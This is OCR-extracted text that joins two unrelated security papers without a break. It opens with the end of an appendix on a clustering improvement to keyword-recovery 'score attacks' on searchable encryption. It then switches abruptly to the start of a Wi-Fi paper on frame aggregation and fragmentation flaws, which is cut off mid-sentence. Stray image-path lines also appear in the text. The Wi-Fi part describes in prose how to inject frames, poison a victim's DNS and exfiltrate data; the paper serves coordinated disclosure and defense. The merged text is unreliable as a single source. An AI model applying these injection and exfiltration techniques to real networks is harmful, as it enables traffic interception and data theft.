We argue that it would be very interesting to return clusters when the choice is uncertain. To process appropriately these score distributions, we use hierarchical clustering ([5, 33]) to identify the best-candidate cluster. With clustering, the prediction will be a cluster (either with one single candidate or with several candidates) and the certainty of the prediction will be the distance between the best-candidate cluster and the rest of the scores. In the main body of this paper, a certain prediction was a prediction for which the certainty is high. In this case, a certain prediction is a single-point cluster for which the certainty is high.

Hierarchical clustering is an iterative method used to obtain $n-1$ clusters from n clusters. We specifically use the single-linkage clustering which considers the minimum distance between two clusters as the dissimilarity. Usually it is needed to define a number of clusters or a "cutting height" to know when to stop the iterations. To avoid this problem, we define a maximum size MaxSize $< m_{\text{sim}}$ for our best-candidate cluster. This parameter can be easily set by an attacker without knowledge about hierarchical clustering.

For each query, we have m_{sim} candidates because we compute the matching score of the trapdoor with all keywords from $\mathcal{K}_{\text{sim}}$. We denote Γ_i, the clusters after the i-th iteration and Γ_0 the initial state which is a partition of one-point clusters. The clustering is done over $\mathcal{S} = \{s_1, \ldots, s_{m_{\text{sim}}}\}$, the matching scores of one given trapdoor with all the candidates, sorted in descending order. We define the best-candidate cluster S_{max} as follows:

$\exists i_{max} \in \{0, \ldots, m_{\text{sim}} - 2\}$ such that
$i_{max} = max\{i : \exists S \in \Gamma_i, s_1 \in S \wedge |S| \leq \text{MaxSize}\}$
So, the best-candidate cluster $S_{max} \in \Gamma_{i_{max}}$ and $s_1 \in S_{max}$
i.e., S_{max} is the cluster containing the highest score.

Since we use single-linkage clustering in a 1-dimensional space (i.e. the scores), we obtain the Equation (9). This does not hold with more than one dimension or with a different linkage criterion. This equation is interesting because it implies that there is a $O(\text{MaxSize})$ algorithm to find S_{max}. In comparison, the naive single-linkage clustering algorithm is $O(n^3), n >> \text{MaxSize}$. This complexity reduction is important because a clustering is performed over the m_{sim} candidates of each trapdoor.

$$\begin{aligned} &\exists i \leq \text{MaxSize}, S_{max} = \{s_1, \ldots, s_i\} \text{ and} \\ &\forall j \leq \text{MaxSize} + 1, s_i - s_{i-1} \leq s_j - s_{j-1} \end{aligned} \tag{9}$$

To obtain S_{max}, we use Figure 10 which takes as input the score set $\mathcal{S}$ and the parameter MaxSize. It outputs the best-candidate cluster and the distance between this cluster and the closest cluster (i.e. the certainty of the prediction). To find the best-candidate cluster, the algorithm just needs to find the maximum leap between two consecutive scores among the (MaxSize + 1) maximum scores from the score set $\mathcal{S}$. From Equation (9), we know that all the scores which are before this maximum leap compose S_{max}.

Require: $\mathcal{S}$, MaxSize
  MaxDist $\leftarrow 0$
  MaxInd $\leftarrow 0$
  $\mathcal{S} \leftarrow sort(\mathcal{S}, desc)$
  for all $i \in 1 \ldots$ MaxSize **do**
    CurrDist $= S[i] - S[i+1]$
    if MaxDist $<$ CurrDist **then**
      MaxDist $\leftarrow$ CurrDist
      MaxInd $\leftarrow i$
    end if
  end for
  $S_{max} = S[:$ MaxInd$]$ {MaxInd first elements of S}
  return S_{max}, MaxDist

Figure 10: Best-candidate clustering algorithm

This clustering can be used to improve either the base attack or the refined attack. To improve the base attack, we just need to call the clustering algorithm in the prediction loop: instead of appending the candidate with the highest score, the algorithm appends the best-candidate cluster to the prediction list. To improve the refined attack, clustering will be used to identify the most certain predictions. The algorithm stops when there are less than RefSpeed single-point clusters found. We present comparative results in Figure 11. The




Figure 11: Comparison of the accuracy of the score attacks with and without clustering. Parameters: $|\mathcal{D}_{\text{sim}}| = 12K, |\mathcal{D}_{\text{real}}| = 18K, m_{\text{sim}} = 1.2K, m_{\text{real}} = 1K, |Q| = 150, |\text{Known}Q| = 10, \text{RefSpeed} = 10, \text{MaxClustSize} = 10$

Table 4: Cluster size statistics (and their corresponding average accuracy) over 50 simulations of the refined score attack using the clustering improvement. $|\mathcal{D}_{\text{sim}}| = 12K, |\mathcal{D}_{\text{real}}| = 18K, m_{\text{real}} = m_{\text{sim}} = 1K, |Q| = 150, |\text{Known}Q| = 15$

Size stats.	μ	$q_{0.8}$	$q_{0.85}$	$q_{0.95}$	$q_{0.99}$	Acc.
MaxSize=1	1	1	1	1	1	0.873
MaxSize=5	1.26	1	1	3	5	0.902
MaxSize=10	1.36	1	2	3	7	0.906
MaxSize=20	1.41	1	2	4	8	0.907
MaxSize=50	1.45	1	2	4	9	0.907
Results below were obtained with $m_{\text{real}} = m_{\text{sim}} = 2K$						
MaxSize=5	1.35	1	2	3	5	0.658
MaxSize=10	1.53	2	2	5	8	0.667
MaxSize=20	1.63	2	2	5	11	0.670

accuracy is strongly increased for the base score attack (about 15 percentage points). We still observe an improvement for the refined score attack (about 5 percentage points).

In the particular case of clustering, a correct prediction is a prediction for which the cluster returned contains the correct keyword. Thus, comparing the accuracies with and without clustering is imperfect since methods with clustering has a slightly different definition of accuracy. Moreover, we highlight that, by construction, the methods improved with clustering must perform at least as well as the standard methods.

Cluster size choice Table 4 presents the size statistics of the clusters returned by the clustering + refined score attack algorithm with varying MaxClustSize. The table is separated into two parts: the upper part presents results when the vocabulary size is 1K and the lower part when the vocabulary size is 2K. First, we note that choosing MaxSize=1 is strictly equivalent to using the standard refined score attack. In the upper part, we read that $q_{0.8} = 1$, it means that for at least 80% of the queries, only one possible keyword is returned. When MaxClustSize $= 10$, we also note that $q_{0.99} = 7$, i.e. less that 1% of the queries has a best-candidate cluster reaching the maximum size. These results tend to prove that the clustering does not improve artificially the results because the refined score algorithm returns cluster only for a small minority of results. Moreover, when MaxClustSize $= 1$ (i.e. refined score attack without clustering), the accuracy is slightly decreased (3%).

In the Figure 11, we use MaxClustSize $= 10$. In the upper part of Table 4, we show that the accuracy is increased compared to the experiments using 1 or 5 as maximum size. However, the accuracy is only very slightly (less than 0.1%) increased when the maximum size is 20 or 50. This small accuracy difference could also be few big clusters (i.e. 20-point clusters) containing the correct keyword but the attacker has no way to identify this result as a correct prediction. We can also wonder how this attacker can exploit such clusters. Thus, the experimental accuracy might be increased but the practical accuracy would remain identical. On the other hand, choosing a maximum cluster size of 10 instead of 20 divides the complexity by two. To sum up, by choosing MaxClustSize $= 10$, we sacrifice an uncertain 0.1% accuracy gain for an algorithm execution time divided by two.

In our experiments, these clusters seem to contain words which are semantically close. We observe clusters containing only figures or only days of the week. However, we cannot draw any strong semantic conclusion from these clusters since they are built from very small corpus. Clusters with a real semantic signification are used in natural language processing especially for translation but are obtained from corpus composed of billions of documents. This claim seems coherent since the word-word co-occurrence matrix is the basis of word embeddings as GloVe [26].

Fragment and Forge: Breaking Wi-Fi Through Frame Aggregation and Fragmentation

Mathy Vanhoef
New York University Abu Dhabi
mathy.vanhoef@nyu.edu

Abstract

In this paper, we present three design flaws in the 802.11 standard that underpins Wi-Fi. One design flaw is in the frame aggregation functionality, and another two are in the frame fragmentation functionality. These design flaws enable an adversary to forge encrypted frames in various ways, which in turn enables exfiltration of sensitive data. We also discovered common implementation flaws related to aggregation and fragmentation, which further worsen the impact of our attacks. Our results affect all protected Wi-Fi networks, ranging from WEP all the way to WPA3, meaning the discovered flaws have been part of Wi-Fi since its release in 1997. In our experiments, all devices were vulnerable to one or more of our attacks, confirming that all Wi-Fi devices are likely affected. Finally, we present a tool to test whether devices are affected by any of the vulnerabilities, and we discuss countermeasures to prevent our attacks.

1 Introduction

In the last few years, major improvements have been made to the security of Wi-Fi. Most notably this includes the discovery and prevention of key reinstallation in WPA2 [18, 57, 58], and the standardization of WPA3 which, among other things, prevents offline dictionary attacks [60]. Additionally, extra defenses have been standardized, such as operating channel validation and beacon protection, which further increases the security of Wi-Fi networks [54, 55]. These recent improvements are a welcome addition to Wi-Fi since it continues to be one of the main methods used to access the Internet. Additionally, Wi-Fi is used in home networks to prevent outsiders from accessing personal printers, security cameras, smart home devices, and so on. In enterprise networks, Wi-Fi plays an equally important role since it authenticates users, it protects access to internal services, and it secures content while being transmitted to, for instance, local file servers, smart presentation screens in meeting rooms, and so on.

Despite the recent advances in Wi-Fi security, we found design issues that went unnoticed for more than two decades. These issues were discovered by analyzing open source Wi-Fi stacks and systematically inspecting the 802.11 standard. Our results affect all protected Wi-Fi networks, including old networks using Wired Equivalent Privacy (WEP), up to and including the latest Wi-Fi Protected Access 3 (WPA3). Since even WEP is affected, this implies the root cause of several design flaws has been part of Wi-Fi since its release in 1997. Equally worrisome is that every single device we tested was vulnerable to at least one of our attacks.

The most trivial design flaw is in 802.11's frame aggregation functionality: by flipping an unauthenticated flag in the header of a frame, the encrypted payload will be parsed as containing one or more aggregated frames instead of a normal network packet. We abuse this to inject arbitrary frames, and then intercept a victim's traffic by making it use a malicious DNS server. Practically all devices that we tested were vulnerable to this attack.

Another two design flaws are in 802.11's frame fragmentation feature which splits large frames into smaller fragments. First, although all fragments of a frame are always encrypted under the same key, receivers are not required to check that this is indeed the case. We show that an adversary can abuse this missing check to forge frames and exfiltrate data by mixing fragments encrypted under different keys. Second, a receiver is not required to remove (incomplete) fragments from memory when connecting to a different network. We abuse this to inject malicious fragments into the fragment cache, i. e., memory, of the victim and thereby inject arbitrary packets. Most devices were affected by at least one of these attacks.

Apart from design flaws we also discovered widespread implementation vulnerabilities related to frame aggregation and fragmentation. These vulnerabilities can either be exploited on their own or make it significantly easier to abuse the discovered design issues. The most common implementation vulnerability is that receivers do not check whether all fragments belong to the same frame, meaning an adversary can trivially forge frames by mixing the fragments of two different frames. Against certain implementations it is also possible to mix encrypted and plaintext fragments, to inject

plaintext aggregated frames by masquerading them as handshake messages, and to inject plaintext fragmented (broadcast) frames. Several other implementation flaws have also been discovered, and we created a tool to test for all of them [1].

We believe that the discovered design flaws went unnoticed for so long for two main reasons. First, some of the functionality that we abuse is generally not considered as part of the core cryptographic functionality of Wi-Fi and therefore has received no rigorous or formal analysis. Second, patched drivers or firmware are needed to confirm the fragmentation-based vulnerabilities in practice. When using normal drivers, certain fields of injected frames may be overwritten without the programmer realizing this. This causes attacks to fail, and as a result researchers may mistakenly conclude that devices are secure, while in reality they are vulnerable.

Because our findings affect all Wi-Fi devices, we contacted the Industry Consortium for Advancement of Security on the Internet (ICASI) to help with a multi-party coordinated disclosure. We are also collaborating with the Wi-Fi Alliance to distribute information to vendors.

To summarize, our main contributions are:

- We present a design flaw in 802.11's frame aggregation functionality that can be abused to inject arbitrary frames and demonstrate resulting attacks in practice (Section 3).
- We present a design flaw in 802.11's frame fragmentation feature where a receiver accepts fragments encrypted under different keys. We show how this can be abused to forge frames and exfiltrate data (Section 4).
- We present another design flaw where we poison the fragment cache of a receiver and abuse this to inject packets and exfiltrate data (Section 5).
- We discover widespread implementation flaws and created a tool to test for all vulnerabilities in this paper [1]. Our tool can test both clients and Access Points (APs) and covers more than 45 test cases (Section 6).

Finally, we discuss related work, all our countermeasures, and our results in Section 7, and we conclude in Section 8.

2 Background

This section introduces the 802.11 standard [31] and gives a high-level description of the design flaws that we discovered.

2.1 Frame layout and packet aggregation

Figure 1 shows the layout of an 802.11 frame and we start with explaining its general-purpose fields. First, the Frame Control (FC) field contains several flags and defines the type of a frame, e. g., whether it is a data or management frame. This is followed by three MAC addresses defining the receiver, sender, and the destination or source of the frame. The Quality of Service (QoS) field defines the priority of the frame, which is called the Traffic Identifier (TID) in 802.11. The payload




Figure 1: Layout of an encrypted 802.11 frame. Our aggregation attack abuses the field in blue, and our fragmentation attacks the fields in red. Only the payload field is encrypted.




Figure 2: Contents of the payload field in a normal frame with an example TCP/IP header (top), and the contents of a frame with the A-MSDU flag set meaning it contains one or more aggregated packets (bottom).

field of a normal frame contains the transported packet, which starts with an LLC/SNAP header—sometimes also called an rfc1042 header [44]—that defines the type of the packet, e. g., whether it is an IP or ARP packet (see Figure 2).

When the packet is small it is more efficient to aggregate multiple packets into one larger frame. The 802.11n amendment defines two aggregation methods [33], and we focus on Aggregate MAC Service Data Units (A-MSDUs), which all 802.11n-capable devices are required to support. The layout of an A-MSDU frame is similar to a normal frame as shown in Figure 1, except that the A-MSDU flag in the QoS field is set, and that the payload field contains one or more A-MSDU subframes as shown in Figure 2. Each subframe starts with the equivalent of an 802.3 header: the destination and source MAC address of the packet, followed by the length of the packet. Note that the packet itself starts with an LLC/SNAP header, just like in a normal frame. Finally, each subframe except the last is padded so that its length is a multiple of 4.

When a receiver sees that the A-MSDU flag is set in the QoS field, it will extract all A-MSDU subframes and convert them into Ethernet frames with the destination and source addresses specified in the subframe. The problem is that, although the QoS field is authenticated, by default the A-MSDU flag is masked to zero, meaning this flag is not actually authenticated. As a result, an adversary can intercept a normal frame, set the A-MSDU flag, and the receiver will now incorrectly interpret the payload as containing A-MSDU subframes. In Section 3 we show how to abuse this to inject arbitrary frames.

2.2 Frame fragmentation

In noisy environments it can be more efficient to split large frames into smaller fragments, so that if a fragment gets corrupted, only that fragment has to be retransmitted. The layout of a fragment, also called a MAC Protocol Data Unit (MPDU),

is identical to a normal frame and illustrated in Figure 1. Because of their similarity, we use the term *frame* to refer to both a normal frame and an MPDU, while the term *fragment* will be used to explicitly refer to an MPDU. When a frame is split into multiple fragments, each one is assigned an incremental 4-bit fragment number (Frag. No. in Figure 1). This means a frame can be split into at most 2^4 fragments. To allow a receiver to determine when all fragments have been received, every fragment except the last has the more fragments flag set in its frame control field. Finally, all fragments of a specific frame have the same 12-bit sequence number (Seq. No. in Figure 1). Only unicast data frames are (de)fragmented, and such frames can be recognized by the type subfield in the frame control field and by the receiver MAC address (Addr1). In this paper, we use the notation $\text{Frag}_x(s)$ to denote a fragment with fragment number x and sequence number s. For instance, $\text{Frag}_1(9)$ denotes a 2^{nd} fragment with sequence number 9.

By default, a frame is only split into fragments when it is larger than the configured fragmentation threshold. This fragmentation threshold is independent of the maximum packet size, i. e., the Maximum Transmission Unit (MTU). When a device supports dynamic fragmentation, which is part of 802.11ax, a transmitter can split a frame into fragments independent of the fragmentation threshold [30]. In particular, when a client is assigned a fixed-duration transmit opportunity, called a resource unit in 802.11ax, it can fill the last part of this duration with a fragmented frame.

2.3 Authentication and encryption

In both protected home and enterprise Wi-Fi networks, the client will eventually use the 4-way handshake to negotiate a pairwise session key with the AP. This session key is used to encrypt data frames. At any point in time, the AP can start a new 4-way handshake to renew the session key.

When the (AES-)CCMP or GCMP data-confidentiality protocol is used, frames larger than the fragmentation threshold are first split into fragments, and all fragments are then encrypted in the same way as normal frames: the payload field is authenticated and encrypted, and selected metadata is also authenticated. This metadata encompasses, among other things, all MAC addresses in the header, the fragment number, and the more fragments flags. The sequence number is not authenticated because its value is only known immediately before the station is able to transmit [39]. Note that encrypted frames can be recognized by the protected flag in the FC field. Every encrypted frame also has a strictly increasing Packet Number (PN), commonly called a nonce, which is used to prevent replay attacks, and is implicitly authenticated by the data-confidentiality protocol. We use the notation $\text{Enc}_k^n\{f\}$ to denote the encryption of frame f using key k and packet number n.

A receiver first checks if the PN is increasing and otherwise drops the fragment (or frame). Then it decrypts the fragment and stores it until all fragments are received [31, Fig. 5-1]. On reception of the last fragment, all decrypted fragments are reassembled into the original frame. Since the fragment number and more fragments flag are authenticated, an adversary cannot change the number of fragments or their relative position. Additionally, to prevent an adversary from forging a frame by combining fragments of different frames, a receiver must drop all fragments if their PNs are not consecutive.

The older, but not deprecated [48], WPA-TKIP data-confidentiality protocol does not authenticate the fragment number and more fragments flag, and does not check that the PNs of the fragments are consecutive. Instead, the reassembled frame is authenticated using the Michael algorithm. When using the broken and deprecated WEP protocol, the fragment number and more fragments flag are not authenticated, and the reassembled frame is not separately authenticated. This results in a novel attack against WEP where an attacker can mix and reorder fragments of different frames (see Section 4.5).

2.4 Attack techniques and scenarios

Although exploiting each discovered design flaw requires a different threat model, which is described at the start of every section, there are similarities between most threat models. In particular, several attacks rely on a multi-channel machine-in-the-middle (MitM) position, some also rely on a relaxed BEAST threat model, and one attack targets hotspot-type networks. We therefore introduce these concepts first:

Multi-Channel MitM Many (known) attacks require the ability to block, modify, or delay encrypted frames sent between the client and AP. To reliably do this, Vanhoef and Piessens introduced the multi-channel MitM position [56]. In this MitM technique, the adversary clones the real AP on a different channel, forces the client into connecting to the rogue AP on the cloned channel, and forwards frames between the client and the real AP. The adversary can then modify frames before forwarding them or not forward them at all. Recently a defense against this MitM has been ratified into the draft 802.11 standard, called operating channel validation [55], but it is not yet used in practice. As a result, the multi-channel MitM position can be reliably established in practice: the only requirement is that the adversary possesses two Wi-Fi antennas and is within radio range of the client and AP.

BEAST threat model The BEAST attack against TLS introduced a novel threat model where the victim is tricked into executing malicious JavaScript code [20]. This can for example be accomplished by social engineering the victim into visiting a website under control of the adversary, and enables the adversary to make the victim send a large amount of traffic. Other attacks against TLS also relied on this threat model [3, 5, 12, 20, 22, 42, 46, 47], and we call it the BEAST threat model. In a relaxed version of this threat model, we only require that the victim connects to a server of the adversary without requiring the execution of malicious JavaScript code.

Hotspot security Hotspots used to be synonymous with open and insecure Wi-Fi networks. However, this is no longer the case. In modern hotspot-type networks such as eduroam, and Hotspot 2.0 networks where users can, e. g., authenticate using their mobile SIM card [6], each user owns unique authentication keys and as a result their encryption keys also stay secret. To prevent users from attacking each other, hotspots commonly use downstream group-addressed forwarding and client isolation. With the former feature, each client is given a random group key [6, §5.2], preventing attacks that abuse the otherwise shared group key [2]. The latter feature, client isolation, prevents users from communicating with each other, which most notably blocks ARP-based MitM attacks.

3 Abusing Frame Aggregation

In this section, we present a design flaw in 802.11's frame aggregation functionality that allows an adversary to inject arbitrary packets by making a victim process normal Wi-Fi frames as aggregated ones. We abuse this to perform a port scan and to trick a victim into using a malicious DNS server. This design flaw has been assigned CVE-2020-24588.

3.1 Threat model

The attack works against all current data-confidentiality protocols of Wi-Fi, namely WEP, TKIP, CCMP, and GCMP, meaning all protected Wi-Fi networks are affected. The adversary must be within radio range of the victim such that a multi-channel MitM can be obtained, and the victim must support the reception of A-MSDU frames, which is a mandatory part of 802.11n [33]. Additionally, the adversary must be able to send IPv4 packets to the victim with some control over the payload and with a predictable IP identification (ID) field. In Section 6.3, 6.5, and 6.6 we abuse implementation flaws to perform the attack under alternative assumptions. This section focuses on a general attack technique, where an adversary can send such IPv4 packets to a client or AP as follows:

Attacking clients If the IP address of the client is known, and no firewall is blocking incoming packets, we can directly send IPv4 packets to the victim. Otherwise, we assume that the adversary is able to make the victim connect to a server under the adversary's control, allowing the adversary to inject IPv4 packets over this connection. A wide-scale method to accomplish this is to register a misspelled domain name [43], or to exploit third-party advertisements in popular websites [27]. A relaxed BEAST threat model can also be used, where the victim is social engineered into visiting the attacker's website.

Attacking APs To attack APs, the IP ID field of at least one connected client must be predictable. This can be the case for older clients [37], and on some devices this field always equals zero [53]. We also rely on the BEAST threat model to make this client send IPv4 packets with a given payload.




Figure 3: Parsing an 802.11 payload containing an IPv4 packet (top) as an A-MSDU frame (bottom). Green underlined bytes can be controlled by the adversary, yellow ones can be partially controlled, and red bytes have a fixed value.

3.2 Injecting frames by spoofing A-MSDUs

By default the A-MSDU flag, which informs a receiver how to parse the encrypted payload of a frame, is not authenticated (recall Section 2.1). Only when the sender and receiver support Signaling and Payload Protected (SPP) A-MSDUs is the A-MSDU flag authenticated [33, §11.17]. However, none of the devices we tested support this feature, meaning in practice the A-MSDU flag is never authenticated. This is problematic because nearly all devices we tested do support receiving A-MSDUs, meaning they can be tricked into processing normal frames as A-MSDUs, and vice versa.

We can exploit this design flaw by manipulating a normal 802.11 frame such that, when it is processed as an A-MSDU frame, one of the subframes will correspond to a packet that we want to inject. This requires the frame's payload to contain a specially crafted packet, for instance, the IPv4 packet illustrated in Figure 3. Notice that this IPv4 packet is prepended with an 8-byte LLC/SNAP header when encapsulated in an 802.11 frame (recall Section 2.1). When targeting a client in our threat model, the adversary can control the IP ID field and the payload that follows the IPv4 header. When these bytes are interpreted as A-MSDU subframes, the length field of the first subframe corresponds to the IP ID field (see Figure 3). This means the attacker can set the 2-byte IP ID field to, e. g., 34, meaning the next A-MSDU subframe starts after the TCP or UDP header of the injected frame. This leaves space to include a valid TCP or UDP header in the malicious IPv4 packet, increasing the chance that the packet is correctly routed to the victim. Finally, we remark that the IP ID field is not changed by NAT devices or other middleboxes [37], and therefore such devices will not interfere with our attack.

To change the IPv4 packet into an A-MSDU frame, the adversary establishes a multi-channel MitM between the client and AP (recall Section 2.4). The encrypted 802.11 frame containing the IPv4 packet is detected based on its length and QoS priority. The adversary sets the A-MSDU flag in the unauthenticated QoS field, causing the client to treat the frame's payload as A-MSDU subframes. The first subframe will have an unknown sender and destination MAC address and will be ignored. The second subframe will contain the packet that the adversary wants to inject, and the client will parse and process this injected packet.

We can attack APs in a similar way if at least one client uses

predictable IP IDs, which is the case for certain older Operating Systems (OSs) [37, 49]. By relying on the BEAST threat model, we make this client perform a POST request containing attacker-controlled binary data. This essentially causes the transmission of IP packets with a partially attacker-controlled payload. If the ID field of this IPv4 packet is correctly predicted, the second A-MSDU subframe will correspond to attacker-controlled data. As a result, the attacker can inject arbitrary packets. The AP will forward this packet to its next destination, which is the gateway or any client in the network. Finally, if a client always uses an IP ID value of zero, it is possible to use the injection technique in Appendix C.

3.3 Practical impact

The impact of injecting arbitrary packets depends on the services running on the victim, whether it is regularly updated, and so on. As a general example, we performed the following two attacks against an IPv6 or IPv4 capable victim:

Portscan We performed a portscan against IPv4 and IPv6 hosts to demonstrate the injection of a large number of packets. Open ports were detected based on the length of the encrypted TCP SYN/ACK replies.

Malicious DNS server Against dual-stack IPv4/6 clients, we can inject ICMPv6 router advertisements to trick the victim into using a DNS server under our control. More precisely, we abuse IPv6 stateless address autoconfiguration by injecting an ICMPv6 router advertisement that includes a malicious DNS server [34]. Against Linux, Windows 10, Android 8.1, iOS 13.4.1, and macOS 10.15.4, we confirmed that this successfully poisoned the DNS server(s) used by the OS. Once the victim is using the malicious DNS server, the adversary can redirect all traffic to their malicious server, effectively intercepting all IP-based traffic of the client. Note that the malicious DNS server will be hosted on an IPv6 address, but can still respond to DNS requests with IPv4 addresses if needed.

Against IPv4-only clients, a similar attack is possible if we can obtain the 4-byte transaction identifier that the client includes in its DHCP discover and requests. This identifier is normally unpredictable [19]. However, we found that iOS and macOS randomly generate an identifier on boot, but then increment it for each DHCP message. Similarly, Halvorsen et al. found that Mac OS X used predictable identifiers [24]. Moreover, certain IoT devices such as our Xiaomi security camera randomly generate a transaction identifier on boot and reuse this value in all DHCP messages. This means that if one transaction identifier can be leaked or brute-forced, it becomes possible to spoof DHCPv4 messages and force the client into using a malicious DNS server. Finally, our ESP-12F always uses the same identifier, even after reboots, meaning we can trivially make it use a malicious DNS server if we can inject packets towards it.

3.4 Applicability to short A-MSDUs

In Directional Multi-Gigabit (DMG) networks, defined by amendment 802.11ad, stations can also send short A-MSDUs where each subframe only consists of a length field and the transported data. Short A-MSDUs can only be encapsulated inside DMG frames because only these frames define the short A-MSDU flag in the QoS field [31, §9.2.4.5]. This flag is always authenticated in DMG networks [31, §12.5.3.3.3]. Since DMG frames should only be sent in DMG networks, the short A-MSDU flag is always authenticated, and hence cannot be manipulated by an attacker. Nevertheless, we recommend that the standard more explicitly requires that the short A-MSDU flag should only be used when it is authenticated.

An implementation risk is that the hardware supports and authenticates the short A-MSDU flag, but that the software-based network stack does not support short A-MSDUs. In that case, short A-MSDUs may be treated as normal A-MSDUs. Unfortunately, few devices currently support 802.11ad, meaning we were unable to check whether any devices were affected by such implementation-specific issues.

3.5 Spoofing A-MSDUs as normal frames

We can also trick a victim into processing A-MSDU frames as normal frames. This causes the destination MAC address of the first A-MSDU subframe to be processed as the start of an LLC/SNAP header. This means that the resulting LLC/SNAP header is only valid when the target has the (locally administered) MAC address `AA:AA:03:00:00:00`. Because of this limitation, it is unlikely that this can be abused in practice.

3.6 Experiments

All major operating systems are vulnerable to our attack, including Windows, Linux, Android, macOS, and iOS. See Section 6.1 for a detailed overview of the devices we tested. All APs we tested were also vulnerable, including home routers and professional APs. The only exception is NetBSD and OpenBSD: they do not support the reception of A-MSDUs and therefore are unaffected by the attack.

We tested end-to-end attacks against several clients. During these tests, we used two TL-WN722N dongles for the multi-channel MitM, and we reliably obtained this MitM position by spoofing channel switch announcements [55]. We detected the injected IPv4 packet based on its length, set the A-MSDU flag before forwarding it to the victim, and successfully injected router advertisements to poison the victim's DNS server.

When testing the attack against FreeBSD and Linux 4.9 and above, we noticed that we were unable to inject packets as described in Section 3.2. Upon closer inspection we found that these operating systems strip away the first 8 bytes of an A-MSDU frame if these bytes look like a valid LLC/SNAP header, and then further process the frame. This behavior is

not compliant with the 802.11 standard. When the first 8 bytes are stripped, the length field of the first A-MSDU subframe corresponds with the first two bytes of the source IP address. If the victim is not behind a firewall, we can spoof the source address of our IPv4 packets such that the injected packet will again be contained in the second A-MSDU subframe. If the victim blocks spoofed IP addresses, we can rent a server on Amazon AWS with an IP address in the subnet 3.5.0.0/16 [7]. The first A-MSDU subframe then has a length of 773 bytes, which leaves sufficient space to inject malicious packets.

3.7 Discussion

To prevent aggregation attacks, stations must either not use A-MSDUs, or always authenticate the A-MSDU flag, i. e., only use SPP A-MSDUs. We elaborate on this in Section 7.2.

We conjecture that turning normal frames into A-MSDUs can also be abused as an oracle to leak data. For instance, an AP may act differently depending on the values that are located at the A-MSDU header fields. We leave a more detailed analysis on abusing A-MSDUs to leak data as future work.

4 Mixed Key Attack against Fragmentation

In this section, we first discuss the shared root cause of the two fragmentation-based design flaws that we discovered. We then focus on the first design flaw, namely how the 802.11 standard allows an attacker to forge frames by mixing fragments that are encrypted under different keys. This design flaw has been assigned CVE-2020-24587. We show how to abuse this flaw to exfiltrate client data and, for instance, recover sensitive info sent over plaintext HTTP connections.

4.1 Fragmentation design flaws

At a high level, the discovered fragmentation flaws are caused by not properly separating different security contexts and their associated memory, receive queues, or fragment caches:

Mixed key attack A first problem is that the 802.11 standard does not require that each fragment was decrypted using the same key. Therefore, an attacker can forge frames by mixing fragments of frames that were encrypted under different keys, i. e., by mixing fragments belonging to different security contexts. This design flaw will be further discussed and abused in this section.

Fragment cache poisoning The 802.11 standard also does not state when decrypted fragments should be removed from memory, i. e., from the fragment cache. That is, decrypted fragments are not dropped when the security context changes due to a (re)connect or (re)association. An attacker can abuse this to inject fragments into a victim's fragment cache, and then combine this with legitimate fragments to inject packets or exfiltrate decrypted fragments (see Section 5).

4.2 Threat model

We first focus on the mixed key attack, which works against WEP, CCMP, and GCMP. The older TKIP protocol is only affected when the receiver forgets to verify the authenticity of reassembled frames (see Section 6.7).

The attack requires that one or more devices in the network send fragmented frames. Although not all devices do this by default, because their configured fragmentation threshold is equal to or bigger than the MTU, it is recommended to use fragmentation in noisy environments. Moreover, 802.11ax devices are expected to support dynamic fragmentation, making the usage of fragmentation more common in practice (recall Section 2.2). For instance, our Cisco Catalyst 9130 has dynamic fragmentation enabled by default, and Aruba APs also support it. With this in mind, our fragmentation-based attacks are especially relevant against new devices.

To perform the attack, the network must also periodically refresh the session key of connected devices, and we must be able to trick the victim into sending a packet to an attacker-controlled server. Although most networks by default do not periodically refresh the session key, we do remark that this assumption matches the requirement of certain key reinstallation attacks against WPA2 [57, §3.4]. To trick the victim into sending a packet to a server under our control, we can rely on the relaxed BEAST threat model. In Section 5 and 6.2, we exploit additional design and implementation flaws to perform mixed key attacks without these assumptions.

4.3 Exfiltrating sensitive data

The adversary's goal is to forge a packet by mixing fragments of frames that were encrypted under different keys. These fragments must have consecutive packet numbers since the receiver will otherwise discard the fragments. Although many implementations do not check whether fragments use consecutive packet numbers (see Section 6.2), our attack does assume the victim checks this, and thereby illustrates that even implementations that fully comply with the standard are vulnerable.

Mixing fragments Figure 4 illustrates our attack, where we exploit a vulnerable AP to exfiltrate data sent by the client. The attack starts with the generation of a packet towards the adversary's server (stage ①). This attacker-destined packet can, for instance, be generated by social engineering the victim into loading an innocent resource on the adversary's server. By hosting this resource on a long URL, the resulting packet will be large enough such that it is split in two fragments before transmission. These two encrypted fragments are represented by $\text{Enc}_k^n\{\text{Frag}_0(s)\}$ and $\text{Enc}_k^{n+1}\{\text{Frag}_1(s)\}$. The attacker then relies on a multi-channel MitM position to intercept all fragmented frames, and detects the attacker-destined packet based on its unique length. Note that the adversary must first collect all fragments of a frame before it

